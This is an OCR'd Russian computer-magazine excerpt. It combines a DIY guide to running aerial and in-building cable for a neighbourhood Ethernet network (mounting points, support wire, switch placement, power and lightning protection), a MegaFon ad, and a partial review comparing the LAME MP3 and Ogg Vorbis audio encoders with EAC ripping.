Первым делом, безусловно, нужно определиться с местом крепления кабеля (или троса, на который будет подвешен кабель) на крыше дома. К сожалению, на многих домах, особенно хрущевках, подходящих точек может попросту не оказаться. Выйдя на крышу, внимательно оглядись: для нашей задачи хорошо подойдут строительные анкеры, стойки ратификации и телевизионных антенн, арматурные крюки и т.п. Для того чтобы определить, подходит ли точка для крепежа или нет, просто прикинь: сможет ли она выдержать давление увесистой воздушки. Если вдруг (не дай Бог, конечно) твой кабель оборвется и шарахнет по голове гуляющую внизу старушку, то отвечать за происшедшее будешь ты. И самое печальное — по полной программе!
Впрочем, если подходящего места для крепления на крыше не окажется, отчаиваться не стоит. В качестве точки крепления хорошо зарекомендовал себя собственноручно установленный анкер в стене. В нашем случае особенно удачно можно использовать анкер с кольцом или крюком, к которому позже легко крепится трос или вспомогательный талреп.
Важно отметить, что воздушки бывают двух типов. Первый тип подразумевает использование кабеля и троса (проволоки, полевки и т.п.), в то время как второй обходится одним лишь кабелем. В последнем случае используется специальный самонесущий кабель, который выдерживает нагрузку за счет своей внутренней конструкции. О таком кабеле мы еще поговорим, но сперва рассмотрим первый, наиболее распространенный тип воздушек.
Ветер, налипший снег, лед создают огромные нагрузки на кабель, что может привести к его обрыву или выходу из строя. Чтобы избежать подобных неприятных ситуаций, используют трос, то есть вспомогательную опору, которая максимально снижает нагрузку на кабель.
Цены на стальной трос сегодня очень высоки и часто превышают цену самого кабеля. И нет ничего удивительного в том, что многие сетевики предпочитают использовать дешевую альтернативу. Хорошо зарекомендовала себя обычная полевка (подходит для витой пары) и стальная, а еще лучше оцинкованная, проволока, которую можно использовать для подвеса даже увесистых кабелей типа П270/П296/КСПП. Диаметр проволоки выбирается, исходя из протяженности подвеса и используемого кабеля. Так или иначе, но менее 1,5-2-х миллиметров использовать не советую.
Справедливости ради стоит заметить, что проволока имеет меньшую стоимость, но и работать с ней намного сложнее. Каким бы странным это ни казалось, но даже размотать проволоку довольно проблематично. Самое главное — не допустить образования скруток. Это очень важно! Если на подвес уйдет хотя бы одна незаметная петелька, то проблемы тебе обеспечены. Рано или поздно в месте этой скрутки произойдет разрыв. Что будет дальше — объяснять не надо.

[камасутра: кабель и трос] У многих новичков возникает вопрос: когда и как производить крепеж кабеля к тросу? Здесь можно пойти двумя путями. Первый способ дает наиболее качественный результат, так как соединение производится непосредственно перед натяжкой троса. На крыше кабель растягивается рядом с тросом и последовательно прикрепляется к нему через каждые 50-70 см. Для крепления обычно используют кусочки проволоки или специальные металлические скобы (продаются в любом строительном магазине). Некоторые камрады используют нейлоновые стяжки, которые действительно очень удобны для монтажа, однако подвержены влиянию морозов и солнца. Кабель между креплениями может чуточку провисать, но это провисание необходимо сократить до минимума. При этом стяжки должны сильно прижимать кабель к тросу, предотвращая скольжение, но не повреждая его. После этого кабель и трос передаются с помощью веревки на другую крышу.
В условиях ограниченного пространства (например, во время работы на пологой крыше) крепеж осуществляется иначе, и кабель передается постепенно. Схема проста: крепим к тросу несколько метров кабеля, передаем их, крепим еще пять метров, опять передаем и т.д. Так или иначе, мы приходим к тому, что кабель жестко зафиксирован и не может передвигаться. По сути, это единственный минус данного подхода. В случае возникновения проблем на магистрали тебе придется демонтировать кабель вместе с тросом, что, ясное дело, доставляет массу неудобств.
От этого недостатка избавлен другой способ крепления — скользящие опоры, которые особенно актуальны в случае длинного пролета или тяжелого кабеля. Такие крепления легко делаются из проволоки — просто посмотри на скриншот, и все сразу станет ясно. Смысл в том, что такое крепление неподвижно




относительно троса, зато кабель, продетый в петли, может свободно перемещаться. Алгоритм работы в этом случае несильно отличается от уже описанного. В первую очередь к тросу присоединяются все крепежные элементы (примерно через каждые полметра), и кабель продевается в получившиеся кольца. Далее конец кабеля и троса связываются вместе и медленно передаются на крышу другого дома. Там трос отвязывают от кабеля и производят его жесткое крепление. Готово! Теперь кабель совершенно свободно перемещается по всей длине воздушки! Отмечу, что существует также спиральный вариант нежесткого подвеса, использующий для крепления длинную спираль. Однако изготовить его в домашних условиях не представляется возможным, а имеющиеся в продаже образцы довольно дороги.

[сам себя несу, сам себя держу] Как уже было сказано, в домашних сетях активно применяется также и самонесущий кабель, который не требует для себя дополнительного подвеса. Здесь есть несколько вариантов. Кабель может быть оснащен тросом на производственном уровне, или же кабелю трос просто не требуется, так как он укреплен специальными упрочняющими элементами. Несмотря на удобство применения, первый тип особой популярности не получил — подвела высокая стоимость. Идея отдавать 15-20 рублей за метр обычной витухи, пускай даже с тросом, мало кого прельщает. Совсем другое дело — самонесущий кабель П-296 (или его аналог — П-270). Сейчас трудно даже представить, что домашние сети делали без него пару лет назад. Этот полевой кабель, изначально предназначенный для военных, выдерживает воистину астрономические нагрузки. Его совершенно безопасно можно кидать на расстояние до 80-100 метров и быть уверенным за сохранность. При этом частотные характеристики также выше всяких похвал: 100-мегабитные линки на таком кабеле заводятся на 250 и даже 300 Мбит! Ейбогу, мечта! Тем более что стоимость такого кабеля невелика и составляет всего 10-11 рублей за метр (7-8 руб/м в случае П-270). Если ты планируешь обустроить сетку в своем микрорайоне или, по крайней мере, в своем квартале — это именно то, что тебе нужно. Райской жизни, конечно, тебе никто не обещает, так как с кабелем придется изрядно повозиться. Но зато потом все будет работать как часы! Подробный мануал с множеством иллюстраций о том, как разделать такой кабель и наладить переход на обычную витую пару, ты найдешь здесь: *www.nag.ru/goodies/book/2ch1-8.html*.

Что касается крепления такого кабеля на крыше, то вариантов немного. Широкое распространение получили спиральные зажимы, которые представляют собой ряд стальных проволок, соединенных вместе и скрученных в спираль. Это очень хорошее крепление, однако стоит оно недешево и поэтому не всегда применимо. С не меньшим успехом можно использовать другую конструкцию, которая практически не требует денежных вложений.

На кабель в месте зажима накладывается сначала резиновый шланг, а на него, в свою очередь, — прочная арматура длиной 20-40 см, после чего все это вместе зажимается металлическими хомутами. Конец арматуры сгибается на 90 градусов и превращается в полноценный крюк, который можно зацепить за удобное крепление, например к вбитому в стену анкеру с кольцом.




[для того чтобы протянуть кабель между двумя домами, понадобится длинная веревка, разделенная напополам]



[пример грамотно протянутой воздушки — мотай на ус (фото с сайта www.nag.ru)]



[третий человек внизу связывает концы веревки]



[веревка натянута. Можно прокладывать кабель!]



[схема крепления для самонесущего кабеля]

[узел связи] После того как воздушка между зданиями будет проложена, необходимо позаботиться о прокладке кабеля внутри здания. Начинать стоит с обустройства узла связи, где будет располагаться свитч и все остальное оборудование. В обычном доме есть несколько подходящих мест.

Техэтаж. Хороший вариант. Температурные условия и влажность в норме. С заземлением и подводом питания проблем тоже нет. Более того, с такого узла можно легко развести кабель по всему зданию с минимумом проблем. Однако доступ к узлу будет доступен обычным смертным, поэтому все оборудование рекомендуется устанавливать в укрепленный железный ящик. Ну или тщательно маскировать :).

Чердак дома. Здесь раз на раз не приходится. Встречаются как вполне сносные чердаки с приемлемыми условиями, так и совершенно ужасные варианты. Технические шахты (для проводки кабеля к подъездам) очень часто отсутствуют, питание — тоже.

Лифтовая. Получить доступ к этому месту чрезвычайно сложно, так как это категорически запрещено ответственными инстанциями. Однако с лифтерами иногда все же удается договориться. В результате получается идеальный вариант, когда обеспечена и проводка, и заземление, и питание, и высокая безопасность. Для установки оборудования можно использовать самые хлипкие ящики.

Подъезд. Не самый лучший вариант, особенно в проблемных районах. Ящики с оборудованием всегда на виду и привлекают внимание воров, поэтому приходится использовать укрепленные конструкции. Еще один минус — затрудненный доступ к другим подъездам. К плюсам можно отнести хороший температурный режим и отсутствие проблем с питанием.

Электрощит на лестничной площадке. Если удастся договориться с жильцами, то установить оборудование можно в электрощите на одном из верхних этажей. Щит можно закрыть на замок и отдать под охрану жильцов, поощряя их бесплатным подключением, скидками на трафик или чем-либо другим. Плюсы такого подхода очевидны, но доступ к другим подъездам также затруднен.

Квартира жильца. Хороший со всех сторон вариант. Единственная проблема — трудный доступ к оборудованию. Если свитч зависнет, а жильца не будет дома, то придется ждать. А что делать, если ждать придется очень долго?

Подвал. Используется довольно редко, хотя по характеристикам практически не уступает техэтажу. Если собираешься разводить кабель по подъездам через подвал, то это, безусловно, наилучший вариант. Минусы: высокая влажность.

[прокладка по дому] Провести кабель по дому значительно проще, чем проложить линию по воздуху, но здесь, как и везде, есть свои секреты. К сожалению, для сетевого кабеля не существует специальной коммуникационной шахты, поэтому для прокладки приходится всячески изощряться и комбинировать различные варианты. Итак, для обеспечения связи между подъездами кабель можно проложить по:

- техэтажу или чердаку. Кабель при таком раскладе достаточно защищен от неблагоприятных погодных условий и часто может быть замаскирован. В большинстве случаев можно без труда получить доступ к шахтам слаботочной проводки.
- подвалу. В домашних и особенно любительских сетях этот способ используется нечасто. Впрочем, как и узлы связи, расположенные в подвальных помещениях. Тем не менее, в этом случае кабель полностью защищен от грозы и очень часто от вандалов.
- крыше или стене дома. Если в доме нет чердака, а подвальное помещение по каким-то причинам не подходит, выход остается один — использовать для прокладки крышу или стены дома. Однако в таком случае весьма высока вероятность накопления в кабеле статики и выгорания портов (в том числе и на сетевых устройствах пользователей). Помимо этого, кабель хорошо заметен и сразу же бросается в глаза.

До конечного пользователя кабель может быть доведен также несколькими способами:


WARN

Работая с высоким напряжением, обязательно проверяй его отсутствие с помощью тестера или специальной отвертки, даже если уверен, что рубильник выключен. Это реально может спасти тебе жизнь.

Распространенная ошибка среди новичков — желание натянуть кабель или трос, как струну. Делать этого ни в коем случае не стоит. Во-первых, добиться такого результата не получится. А во-вторых, кабель должен немного провисать. Это, в частности, регламентируют строительные стандарты.




[хороший и дешевый свитч TRENDnet, а главное — пять лет гарантии!]



[стальная проволока зачастую может заменить даже дорогостоящий трос]

[нейлоновые стяжки]



[ящик для сетевого оборудования, разработанный компанией «Лансет»]

По шахтам слаботочной проводки (идет через все электрощитки в подъезде). Самый удобный и распространенный способ. Всегда нужно стремиться использовать именно его. Для удобства рекомендуется прокладывать витую пару с помощью куска твердой проволоки, которая лучше проходит через многочисленные препятствия. Стоит отметить, что нередко встречаются засоренные шахты или доступ к ним ограничен жильцами.

По вентиляционным шахтам. Этот способ не очень удобен в плане исполнения, но в некоторых ситуациях весьма эффективен. Главное — не пускай по таким шахтам питание с высоким напряжением. В этом случае ты серьезно нарушаешь правила пожарной безопасности и рискуешь спалить весь дом разом.

Прокладка по внешней стене дома. Самый неблагополучный вариант: как известно, витая пара на улице долго не живет, а значит, через год-два могут возникнуть проблемы. А может быть, и того раньше — если порт сетевой карты клиента сгорит от накопившейся в кабеле статики.

По старой традиции принято, что кабель доводят лишь до квартиры клиента и оставляют ему нужный запас. Но если пользователь изъявит желание приплатить за проводку в квартире, то иногда имеет смысл согласиться (кому помешают лишние деньги?). В этом случае запасись специальными пластмассовыми скобами (продаются в любом магазине) или клеевым пистолетом (стоит порядка 200 рублей на рынке). Для прокладки внутри помещения используется обычная витая пара категорий 5 и 5е. При выборе витухи необходимо позаботиться, чтобы кабель был из монолитной проволоки (на коробке должна быть пометка solid). Что касается соединения кабеля, то в случае необходимости делать это стоит только с помощью сетевых розеток. В противном случае о заветных 100 мегабитах остается только мечтать.

[питание и грозозащита] Любое активное оборудование требует питания. С ним не возникает проблем, когда свитчи установлены в квартире или подъезде, — до электрощитка рукой подать. Но что делать, если узел связи находится на техэтаже или в подвале? Питание при таком раскладе необходимо провести самому, и сделать можно это по-разному.

220 вольт по проводке. Во время работы с высоким напряжением в первую очередь нужно задуматься о пожарной безопасности. Никогда и ни под каким предлогом не проводи на деревянную крышу 220 вольт — это влечет за собой огромную ответственность. Да и вообще, работая с таким напряжением, необходимо как можно больше использовать трубы и качественную проводку.

8-10 вольт по неиспользуемым парам витухи. Как известно, витая пара юзает для передачи данных только две из четырех пар. Две оставшиеся по вине устоявшихся стандартов, как правило, отдыхают. При желании это недоразумение можно исправить и пустить по ним необходимые для свитчей 8В/1А. Если длина кабеля небольшая (до 20-25 метров, хотя наверняка сказать нельзя), то вполне возможно просто отделить стандартный блок питания от шнура и подсоединить его к неиспользуемым проводам витой пары без каких-либо приспособлений. Если же расстояние значительно больше, то без специальных девайсов, к сожалению, не обойтись. Проштудируй подборку материалов из врезки, и ты найдешь все необходимые схемы.

Еще одним важным атрибутом всех современных локальных сетей является грозозащита. Все кабели, расположенные на улице, подвержены влиянию молний, грозовых облаков и накопленной в воздухе статики. Все это рано или поздно приводит к тому, что в кабеле накапливается огромный заряд, который в момент убивает подключенные к нему порты на свитчах и сетевых картах. Такие явления особенно часто проявляются во время грозы (ага, все прошлое лето сидел без инета, как идиот! — Прим. доцента Бублика).

Чтобы исключить подобные выгорания, на каждый порт, идущий с улицы, устанавливается пакет грозозащиты. Как правило, это простой и недорогой девайс (100-150 рублей), сделанный по упрощенной схеме фирменной приблуды APC NetProtect. При желании его вообще можно сделать самому, но для этого требуются навыки работы с паяльником (ссылки на схемы ищи в сноске).

Любая грозозащита имеет специальный проводок, который необходимо заземлить. Это ключевой момент всей системы: если заземление обеспечено не будет, то само использование защиты теряет всякий смысл. Суровые российские реалии часто не позволяют провести хорошее заземление, но зато предлагают запасной вариант — нуль. Спроси любого местного электрика, и он с радостью расскажет, как к нему можно подключиться

БЕЛЫЕ НОЧИ

новое предложение
«БЕЛЫЕ НОЧИ»

ЗВОНИ СКОЛЬКО ХОЧЕШЬ!

Для самых общительных «МегаФон» отменяет плату за все звонки внутри сети в ночное время.

Подробности – в точках продаж.

Лицензия А 013416 № 14404 Министерства РФ по связи и информатизации от 09.03.2000



OGG VORBIS vs. MP3: кто кого похоронит?

КОЛИЧЕСТВО ИНТЕРЕСНОЙ МУЗЫКИ С ТЕЧЕНИЕМ ВРЕМЕНИ ВСЕ ВОЗРАСТАЕТ, ХРАНИТЬ АУДИОДИСКИ В ПОРЯДКЕ СТАНОВИТСЯ ВСЕ СЛОЖНЕЕ, ОНИ ЗАНИМАЮТ СЛИШКОМ МНОГО МЕСТА. ОБЫЧНЫЙ ДЛЯ МНОГИХ ВЫХОД — КОЛЛЕКЦИОНИРОВАНИЕ ЗВУКА В MP3. ПОКА ЧТО СПАСАЛ. ОДНАКО СЛЕГКА НАСТОРАЖИВАЕТ ТОТ ПРОСТОЙ ФАКТ, ЧТО ФОРМАТУ MP3 УЖЕ СТО ЛЕТ В ПЯТНИЦУ, А ДОСТОЙНОЙ АЛЬТЕРНАТИВЫ ЕМУ КАК-ТО ДО СИХ ПОР НЕ БЫЛО. ИЛИ ОНА СУЩЕСТВУЕТ, НО ПОКА НОРМАЛЬНОГО РАСПРОСТРАНЕНИЯ НЕ ПОЛУЧИЛА? ПОСЛЕДНИЙ РАЗ Я ЗАДАВАЛСЯ ПОДОБНЫМ ВОПРОСОМ СОВСЕМ НЕДАВНО, ПЕРЕПРОБОВАЛ МНОЖЕСТВО ПРОГРАММ, ПЕРЕСЛУШАЛ ОГРОМНОЕ КОЛИЧЕСТВО ФАЙЛОВ С КОДИРОВАННОЙ МУЗЫКОЙ И ВСЕ-ТАКИ СВОЙ ВЫБОР СДЕЛАЛ. НЕ СТОИТ СЧИТАТЬ ЕГО ЕДИНСТВЕННО ВЕРНЫМ, ХОТЯ НЕКОТОРЫЕ ДОВОДЫ В ЕГО ЗАЩИТУ Я ВСЕ ЖЕ ПРИВЕДУ | Михаил Михин (centner@real.xakep.ru)



Holywar, или Великая битва форматов

[теоретическая часть подготовки юного аудиофила] Итак, для начала немного теории: для того чтобы добавить к своей музыкальной коллекции очередной компакт-диск, тебе потребуется вечная пара специальных программ — граббер и кодек. Граббер целиком и полностью несет ответственность за корректное извлечение музыкального файла с компакт-диска на винчестер компьютера, а кодек отвечает за компрессию уже извлеченного файла в компактный формат. Вот тут уже начинаются проблемы множественного выбора. И грабберов, и кодеков настолько много, что человек, не разбирающийся в данном вопросе, может совсем отчаяться.

Отчаиваться, конечно, не стоит, особенно если учесть, что практически любой формат компрессии звука придуман, чтобы быть распространенным как можно шире. Соответственно, управление такого рода программой в борьбе за новых и новых пользователей разработчики стремятся сделать простым и доступным. А пользователи заинтересованы в том, чтобы предложенная им программа могла бы на выходе выдавать файлы небольшого размера, но настолько качественные, чтобы среднестатистический слушатель не замечал разницы с оригиналом в формате wav. Задача этого обзора — выбрать из множества программ наиболее достойную пару граббер/кодек и наглядно продемонстрировать их преимущества перед потенциальными пользователями. Программы будут выбираться по целому ряду признаков, среди которых наивысшее качество, бесплатность и отсутствие долгой возни с настройками. Приступим.

[аудиоэкстракция] Как ты уже знаешь, кодирование звука начинается с его извлечения с CD. Это и есть главная задача программы-граббера. Разумеется, речь идет об экстракции звука в lossless-виде на этапе «музыкальный диск — винчестер компьютера», а значит, цифровой поток с аудиодиска должен быть извлечен так, чтобы, располагаясь в виде wav-файла на винчестере, до последнего бита соответствовать содержимому CD. В противном случае в возне с граббингом нет вовсе никакого смысла. Вот именно по этой причине я рекомендую использовать в качестве программы-экстрактора звука с диска EAC, или EXACT AUDIO COPY. Программа бесплатная, лежит по адресу *www.exactaudiocopy.de*.

Почему же EAC? Потому что авторы программы поставили во главу угла КАЧЕСТВО работы, до которого многим другим подобным программам далеко. EAC использует метод считывания Secure, читая все секторы компакт-диска по крайней мере дважды, в то время как другие программы довольствуются одноразовым считыванием, допуская ошибки. Бывает, что EAC не в состоянии считать данные с компакта, который сильно поцарапан или заляпан отпечатками жирных пальцев. В таком случае программа повторяет чтение до 82 раз, если же после всех попыток данные не удается считать, EAC сообщает об ошибке и указывает точное местонахождение сбоя, дабы ты смог самостоятельно прослушать кусок трека на предмет выявления звуковых артефактов. Иными словами, скорость работы EAC не так высока, как у некоторых конкурентов, зато программа перечитывает любой подозрительно сбойный сектор на CD и делает это до тех пор, пока не прочтет его правильно.



[готовим ограбление] Для того чтобы добиться от программы полноценной работы, ее необходимо должным образом настроить, обучив EAC оптимальным параметрам чтения именно твоего CD-привода. Основное требование программы — нормальный CD-драйв (у меня отлично работает на старeньком ASUS CD-S400). При первом же запуске после нажатия F10 программа самостоятельно протестирует CD-привод на профпригодность и в дальнейшем будет пользоваться данными, полученными в итоге операции AUTODETECT. Прекрасно, если твой привод знаком с распознаванием и коррекцией ошибок чтения C2 pointers. Наличие C2 хорошо тем, что, используя такой механизм выявления ошибок, программа может вовремя сообщить о том, что «медицина бессильна», а не скромно промолчать, как делают многие другие грабберы.

Каждый CD-привод извлекает цифровые звуковые данные с некоторым смещением, которое называется sample offset. По ряду причин экстракция трека происходит не с самого его начала, а с начала трека + offset или с начала трека - offset. Если учитывать размер смещения при извлечении данных с диска, то на любом приводе получим абсолютно идентичный результат. EAC умеет учитывать смещение, но потребуется audio-CD из базы, доступной на сайте разработчиков EAC, чтобы предложить программе сравнить данные с образцом, данные которого в EAC уже встроены. В процессе настройки программы стоит активировать поддержку функций CDDB — в таком случае софтина попытается самостоятельно определить, что за диск ей предложили, и сама пропишет в готовых файлах необходимые тэги.

[интерфейс программы Exact Audio Copy]


[тюнинг для гуру] Перед тем как начать извлекать музыку, отключи ненужные функции программы и включи только необходимые. Например, программа позволяет установить принудительную нормализацию громкости звука. Тогда вся сграбленная музыка будет иметь примерно одинаковую громкость, но строго говоря, нормализация — это дополнительные искажения исходного сигнала, а точнее — передискретизация с новым уровнем сигнала, что не способствует получению файлов максимально лучшего качества. В EAC хватает вкладок с функциями, разобраться с ними несложно, если хотя бы немного знаешь английский. Если не знаешь — добро пожаловать на русскоязычный сайт *http://eac.h12.ru*, где программа разобрана подробно и про-

[ЧТО ТАКОЕ VBR?]

VBR (Variable BitRate) — это переменный битрейт со своей психоакустической моделью, управляющей сменой битрейта. VBR позволяет задать необходимый пользователю уровень качества, возложив на программу задачу подогнать под указанный уровень минимально возможные значения ширины кодируемого потока. VBR позволяет сжимать звуковой ряд с переменным потоком, обеспечивая максимально возможное качество и здорово экономя дисковое пространство. Режим VBR — одно из самых сильных мест кодека Lame на пару с его психоакустикой.


[ПРЕСЕТЫ]

Lame последних версий рассчитан на работу с пресетами — заранее определенными схемами настроек параметров. При использовании LAME совместно с EAC в настройках последнего можно указать необходимый пресет и получить требуемый файл без колдовства с командной строкой, а просто ориентируясь на привычное «удовлетворительно/хорошо/отлично». Каждый такой пресет был тщательно протестирован, и ты можешь вполне положиться на его внутренние настройки. Подробное описание пресетов можно получить, запустив кодек с параметром --preset longhelp, нас же в данный момент интересуют так называемые альтернативные пресеты, настроенные при помощи прослушиваний для получения максимального качества. Всего таких пресета три:
-alt-preset standard (в среднем 180-190 Kbps, отличное качество);
-alt-preset extreme (в среднем 220-240 Kbps, суперотличное качество);
-alt-preset insane (320 Kbps, максимально возможное качество).
Первые два пресета годятся для кодирования звука с VBR и по качеству между собой отличаются не сильно. Я рекомендую для своей музыкальной коллекции использовать именно два первых пресета, подключая второй лишь в случае, когда хочешь особенно тщательной проработки кодируемого музыкального материала. И ни в коем случае не дополняй стандартные пресеты своими параметрами — никто не отважится предсказать результаты.


[установка пресета кодека Lame]

фессионально. Для совсем затрудняющихся имеется пошаговый мастер настроек, с ним точно не ошибешься.
Теперь остается самый последний этап — установка кодека, который будет пахать из оболочки граббера EAC. Процесс очень незамысловатый: качаешь любой кодек в виде dll-библиотеки или exe и помещаешь файл в системную папку программы. Запускаешь EAC и на вкладке COMPRESSION OPTIONS выбираешь подходящий кодек. Если ты используешь внешний кодек в виде exe-файла, то EAC позволяет прописывать для него специальные параметры, которые мы рассмотрим ниже применительно к кодеку LAME.


[кодируем звук] Если с программой-граббером все ясно и довольно однозначно, то процесс выбора кодека способен довести до безумия и истерики любого меломанствующего любителя. Из тех программ, что встречались и встречаются более или менее часто, можно запросто перечислить штук 15: MP3 Producer by Fraunhofer, Fraunhofer IIS MPEG Layer 3 codec for Windows, l3Enc by Fraunhofer, Audio Catalyst, Xing MPEG encoder, Lame encoder, Blade encoder, TwinVQ Encoder, Yamaha SoundVQ, Liquifier Pro, Sorenson Squeeze, FAAC, PsyTel AAC encoder, Windows Media Encoder, Dolby encoder by Digigram, TTA, MPegPlus Encoder, QDesign MP2 ACM, ATRAC3 ACM codec by Sony, AudioVeda и так далее.
Прежде всего обратим внимание на тот факт, что компрессия звука — это ВСЕГДА сжатие с потерями (lossless-кодеки не рассматриваем). При компрессии звука мы в каких-то пределах жертвуем его качеством, выигрывая в размере файла. Применение сжатия звука с потерями, на мой взгляд, допустимо, если не влечет за собой явно слышимых искажений. То бишь фронт работ для компрессии музыки открывается при условии, что потребитель желает добиться полного или почти полного субъективного сохранения качества исходного звука при экономии места, занимаемого этим самым звуком.



[EAC извлекает первый трек с последующим сжатием в ogg]

Дальше возникает вопрос о выборе степени сжатия звуковой информации, то есть о выборе битрейта, ведь компрессия звука допускает потерю качества в процессе кодирования. Чем выше степень сжатия, тем значительнее потери в качестве.
Но и здесь есть возможность добиться неких результатов, способных утешить любителей качественного кодированного звука. Дело в том, что человеческий слух можно в некотором смысле одурачить, используя хорошую психоакустическую модель mp3-кодека. В таком случае при правильной настройке программ (граббер плюс кодек) можно создавать звуковые файлы небольшого размера, но на слух неотличимые от исходника даже натренированным ухом.

[Lame — передовик качества] До сих пор лично я пользовался для составления своей музыкальной коллекции кодеком Lame (*http://lame.sourceforge.net*), производя гигабайты файлов mp3 с variable bitrate. Готовые, свежескомпилированные версии Lame можно раздобыть на *http://dkutsanov.chat.ru*. Lame написан группой энтузиастов, которые придерживались принципов открытых исходных кодов, а за основу был взят свободно распространяемый демонстрационный код от ISO. Кодек привлекателен возможностью тонкой настройки всего, что только может быть настроено, поддерживает VBR и по итогам множества тестов частенько признается лучшим кодеком для высоких битрейтов (192 и выше). До сих пор я считаю его лучшим mp3-кодеком.
Психоакустическая модель рассматриваемого кодека в настоящее время доведена до ума и работает не за страх, а за совесть. Если в ранних версиях кодека иной раз приходилось принудительно ее отключать, то сейчас подобная необходимость совершенно отпала. Вообще-то, психоакустическая модель — понятие виртуальное, суть которого заключается в простом посыле: человеческий слух — инструмент, конечно, тонкий, но не способный воспринимать ВСЕ звуки диапазона. Известно, что ухо наиболее чувствительно в среднем диапазоне частот 2 – 5 кГц, в других же диапазонах чувствительность зависит от уровня громкости. Психоакустическая модель как раз и отвечает за то, чтобы после кодирования ВСЕХ звуков разделить частотный спектр на части, выявить и вычистить из потока именно те звуки, которые лежат за порогом чувствительности и все равно не могут быть распознаны органами слуха.
Большой плюс Lame заключается в том, что в качестве оболочки для него удобно использовать уже знакомый граббер — ExactAudioCopy. Кодируя музыку с помощью Lame, можно выбрать несколько различных режимов стереосигнала: stereo, dual channel и joint stereo. В режиме stereo оба канала кодируются отдельно, а кодер выделяет для каждого из них разные значения потока, занимаясь при необходимости коррекцией величины распределения потока одного из каналов за счет другого. Способ хорош тем, что позволяет не тратить драгоценное место на кодирование содержащейся в канале тишины, в то время как в другом канале есть сигнал. В dual channel для каждо-


[интерфейс программы CDex]

го канала выделяется ровно половина потока, то есть сигнал кодируется как два отдельных моносигнала. Наиболее же часто используемый режим для обычного пользователя — joint stereo, принцип работы которого предусматривает разложение стереосигнала на основную составляющую и разностную. Основная часть, по сути, является моноканалом, образованным из двух исходных каналов, и несет основную же информацию, а разностная часть поставляет остальную инфу, позволяющую восстановить исходный стереозвук. Основная и разностная составляющие сжимаются отдельно, а психоакустические алгоритмы выбирают, что в данный момент нужнее — пространственная картина, качество передачи информации или кодирование в режиме двух раздельных каналов. В итоге получаем выигрыш в размере файла при сохранении достойного уровня качества.

[Ogg Vorbis — новичок или убийца mp3?] В последнее время люди, пристально следящие за развитием дел в области компрессии звука, все чаще обращают свое внимание на новый формат сжатия звука — Ogg Vorbis, призванный заменить собой все платные патентованные аудиоформаты и создать полностью открытую систему мультимедиасистем. Формат создан компанией Xiphophorus (компания названа по имени аквариумной рыбки Xiphophorus Helleri, а формат Vorbis назван в честь героя книги Тэрри Пратчетта «Маленькие боги»). Кодек Ogg Vorbis вышел в свет в июне 2000 года, а относительно недавно компания Xiph.Org объявила о появлении окончательной версии формата — 1.0.
Качество кодирования Ogg Vorbis, который использует переменный битрейт, измеряется обычно при помощи шкалы Quality с параметрами от 1 до 10. Для сравнения: quality 0 сопоставимо с качеством mp3 64 Kbps, 5 — приблизительно 160 Kbps, 10 дает приблизительно около 400 Kbps. Из сравнения становится ясно, что для большинства пользователей будет вполне достаточно установок quality 5-6. Сильной стороной формата является масштабируемость — возможность изменения битрейта потока без необходимости декодирования.
